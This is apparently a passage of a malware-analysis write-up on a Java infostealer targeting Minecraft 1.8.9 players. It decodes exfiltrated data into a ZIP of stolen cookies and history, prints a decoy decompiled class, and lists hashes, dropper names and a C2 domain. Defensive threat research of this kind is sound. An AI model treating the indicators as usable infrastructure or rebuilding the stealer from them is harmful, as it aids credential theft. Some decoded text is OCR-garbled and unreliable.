
The first two lines are a JSON containing information about the "ratter" (the creator) "Max", the **N**ame (pay attention to the capital letter) of the user "REDACTED", the username:Click, the UUID:Click, the Token:Click and the ipd:null. The first field the "**n**ame" is a base64 string which decodes to the following:



```
bnVsbERFU5tUT6AtR5RMRjNIQ5ludGVsNjRGYW6pbHk7TW4kZWwxNTFTdGVwcGluZzJH
```

```
nullDES.TO -G.LF3HC.ntel64Fan©ly;Mn$el151Stepping2Gem:im%Im9el
```


After the JSON there is a base64 blob, we attempt to decode it using cyberchef:



```
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
7mr16KOoboXOe/V+vRz3Qr837ta1ft0cykа35aeN8bwFqc4saKg6BWtPF63lgn70WnpDWbQgj8SG0
gLMLVTspEzuLmwYXv9PbV6WCMOgN0V6ln8PCwpO28DIaJ3G3G7e4w3vTv0U5aVwnoOvKnrINzkavL
```


```
PK........Ôf°Z.................ilr-[redacted]/..PK.............PK........Ôf°Z
[redacted]/Autofill.txt..PK.............PK........Ôf°Z................ilr-[redacted]
[redacted]/Cookies/[NEW Cookies] Edge_Default.txt½Yi.£ºÒþÌ.Î¿..Þ«Q.Û..GÊ..dë@
```

It is clearly a ZIP file. We can proceed to dump it to disk and inspect its content:




Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Cookies	8,842	4,448	File folder	16/05/2025 12:54	
desktop	1,757	818	File folder	16/05/2025 12:54	
History	13,300	3,412	File folder	16/05/2025 12:54	
[OLD] Passwords.txt	0	2	Text Document	16/05/2025 12:54	00000000
Autofill.txt	0	2	Text Document	16/05/2025 12:54	00000000
Discord.txt	0	2	Text Document	16/05/2025 12:54	00000000
Log.txt	566	250	Text Document	16/05/2025 12:54	F6710839
screenshit.png	617,464	611,262	PNG File	16/05/2025 12:54	38B29DAF

The ZIP file is populated with the exfiltrated data. It is worth to notice the file screen**SHIT**.png instead of screen**SHOT**.png. Also, the file Log.txt is interesting:



```
Get Desktop txt: [redacted].txt
Default Edge
Get screenshot
Bruh cant load Edge
??????????? ? ????????? ???????!
```

The sentence "Bruh cant load Edge" is typical of the younger generation. At this scope it is worth to notice also the class ModuleInfo, containing a "particular" anime ASCII art:




```
package p000;

import java.util.Random;

/* JADX WARN: Modules not supported yet */
/* renamed from: module-info, reason: invalid class name */
/* loaded from: MaxStealer.jar:module-info.class */
/* module-info */ class moduleinfo {
    private static int NsJeYZKxvf = 0;
    private transient int YsUkFLaMN8 = 1835274679;
    private static String[] nothing_to_see_here = new String[15];

    static {
        nothing_to_see_here[0] = "⠄⠄⠄⢰⣤⣴⣶⠄⣠⣠⣴⣶⣶⣤⣶⠄⠄⠄⠄⠠⠄⢀⣿⣿⠄⠄⠄⢸⡇⠄⠄";
        nothing_to_see_here[1] = "⠄⠄⠄⣴⣿⣿⣿⣶⣿⣿⣿⣿⣿⣿⣿⣦⣤⣤⡀⢠⡆⢠⣾⣿⠟⠄⠄⠄⢸⢀⣿⡄⠄";
        nothing_to_see_here[2] = "⠄⠄⢀⡞⢀⣴⣿⣿⡀⠄⠄⠙⣿⣿⣿⣿⣿⣿⣴⣿⣿⣿⡇⣀⣤⣄⣀⣴⣿⣿⡄";
        nothing_to_see_here[3] = "⠄⠄⢸⣇⠻⣿⣿⣿⣦⣀⠄⢀⣠⡜⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠿⣿⣿⣿⡄";
        nothing_to_see_here[4] = "⠄⢀⢸⣿⣧⣤⣤⣤⣤⣔⠻⣿⣿⣿⣿⣿⣿⣿⡿⣿⣿⡏⠄⠄⢀⣤⣄⠈⠛⢠⡆";
        nothing_to_see_here[5] = "⠄⣰⣤⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡇⣿⣿⣿⣦⣤⣤⣿⣿⣿⡇⠄⢀⣴";
        nothing_to_see_here[6] = "⢸⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡟⣿⣿⣿⡇⣿⣿⣿⣿⣿⣿⣿⣦⣤⣠⣦⣿⣿⡷";
        nothing_to_see_here[7] = "⢀⠈⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡟⠄";
        nothing_to_see_here[8] = "⣿⣿⣦⣠⣝⣿⣿⣿⣦⠛⠛⠛⠛⡟⠁⠒⣠⣒⣢⣽⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠃⠄";
        nothing_to_see_here[9] = "⢻⣿⣿⣿⣿⣿⣿⣿⣿⣿⡇⠄⠄⠄⠄⠄⠄⠄⠄⠄⡟⠈⠻⣼⣿⣿⣿⣿⣿⣴⣾⠃⠄";
        nothing_to_see_here[10] = "⠄⢘⣿⣿⣿⣿⣿⣿⣿⣿⠄⣼⣿⣿⣦⠄⣴⣿⠄⢀⣼⣿⣿⣿⣿⣿⣿⣿⠏⠄⠄";
        nothing_to_see_here[11] = "⠄⠄⠈⠻⣿⣿⣿⣿⣿⣿⣿⡆⢻⣿⣿⣿⠄⣿⣿⡀⣼⣿⣿⣿⣿⣿⣧⠛⠋⠄⠄⠄";
        nothing_to_see_here[12] = "⠄⠄⠄⠄⠈⠛⢻⣿⣿⣿⣿⠁⣰⢻⣿⣿⡆⢻⣿⡇⢸⣿⣿⣿⠟⠛⠁⠄⠄⠄⠄⠄";
        nothing_to_see_here[13] = "⠄⠄⠄⠄⠄⠄⠄⠉⠻⣿⣿⣷⣄⠙⠻⣷⣿⣿⠁⣿⠟⠉⠄⠄⠄⠄⠄⢀⣠⣾";
        nothing_to_see_here[14] = "⣿⣿⣿⣤⣤⣶⣤⡘⠻⣶⡿⣿⣿⡇⣿⡟⠁⠄⠄⠄⠄⠄⠄⠄⢀⣴⣿⣿⣿⣿";
        NsJeYZKxvf = 1692072919 ^ new Random(4243329364454724535L).nextInt();
    }
}
```

All these elements strengthen the thesis of a 17 years old threat actor.

Threat Intelligence

VirusTotal pivoting

In this chapter we will pivot through Virus Total to retrieve more information related to the malware. The downloader on VirusTotal achieves 12/64 detections:



12/64 security vendors flagged this file as malicious

9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398
9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398.jar


jar · sets-process-name · detect-debug-environment · service-scan · checks-cpu-name · long-sleeps

Size 19.51 KB · Last Analysis Date 48 minutes ago

Contacted Domains (12)

Domain	Detections	Created	Registrar
a233.dscd.akamai.net	0 / 94	1999-03-03	MarkMonitor Inc.
accounts.google.com	0 / 94	1997-09-15	MarkMonitor Inc.
apis.google.com	0 / 94	1997-09-15	MarkMonitor Inc.
assets.msn.com	0 / 94	1994-11-10	MarkMonitor Inc.
c.pki.goog	0 / 94	2016-06-13	MarkMonitor Inc.
dualstack.sonatype.map.fastly.net	0 / 94	2011-04-18	MarkMonitor Inc.
ecs-office.s-0005.dual-s-msedge.net	0 / 94	2022-12-02	CSC CORPORATE DOMAINS, INC.
repo1.maven.org	0 / 94	2001-06-30	Amazon Registrar, Inc.
s-0005.dual-s-msedge.net	0 / 94	2022-12-02	CSC CORPORATE DOMAINS, INC.
safebrowsingohttpgateway.googleapis.com	0 / 94	2005-01-25	MarkMonitor Inc.
www.gstatic.com	0 / 94	2008-02-11	MarkMonitor Inc.
www.makslove.xyz	1 / 94	2025-04-14	-

The last stage obtains only ONE detection on VirusTotal instead:



1/62 security vendor flagged this file as malicious

9d3c84ddd67bbf18887649e6b76ec1f7fcbce67d26f8ac1ac289f49ec92f7b0a
downloaded3237669352701516278.jar

jar · sets-process-name · detect-debug-environment · checks-cpu-name

Size 8.50 MB · Last Analysis Date 5 minutes ago

Crowdsourced YARA rules

⚠ Matches rule Windows_API_Function from ruleset Windows_API_Function at https://github.com/InQuest/yara-rules-vt by InQuest Labs
↳ *This signature detects the presence of a number of Windows API functionality often seen within embedded executables. When this signature alerts on an executable, it is not an indication of malicious behavior. However, if seen firing in other file types, deeper investigation may be warranted. - 5 minutes ago*

Crowdsourced IDS rules


HIGH 0 · MEDIUM 0 · LOW 1 · INFO 0

⚠ Matches rule ET HUNTING ZIP file download over raw TCP at Proofpoint Emerging Threats Open
↳ *Misc activity*

Security vendors' analysis

Kaspersky	HEUR:Trojan-PSW.Java.Stealer.gen	Acronis (Static ML)	✓ Undetected

The last stage appears to be dropped by 8 different files:




Execution Parents (7)

Scanned	Detections	Type	Name
2025-05-15	0 / 65	JAR	CoinflipPRDO_v1.02.jar
2025-05-15	2 / 63	JAR	568006dc7eb68f6623593ac977e60b6f88b7482a450356a1fa79eb70f3a979c6.file
2025-05-17	11 / 65	JAR	83ed0a87b10aae5100f77bd368bcc97f
2025-05-14	2 / 58	JAR	Oringo-Client-1.8.9-.1.4.2.jar
2025-05-17	12 / 64	JAR	9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398.jar
2025-05-15	2 / 65	JAR	sakura.jar
2025-05-14	0 / 63	JAR	mincord-2.0.jar.jar

These names are related to Minecraft. It is interesting the Oringo-Client-1.8.9-1.4.2.jar file. The threat actors are targeting Minecraft 1.8.9 users not only with AEGIS STEALER, but also with MaksStealer [1]. Choosing the version 1.8.9 is not casual. Even if this Minecraft version is 10 years old it is still used by HypixelSkyblock server, the biggest Skyblock server, due to the old PvP mechanism in the game, which is preferred for this kind of activity. This allows the threat actors to cover a bigger surface.

At the time of the analysis, we have 34 different files communicating with the C2 server www[.]makslove[.]xyz:



1/94 security vendor flagged this domain as malicious

www.makslove.xyz
makslove.xyz

Creation Date: 1 month ago
Last Analysis Date: 6 minutes ago

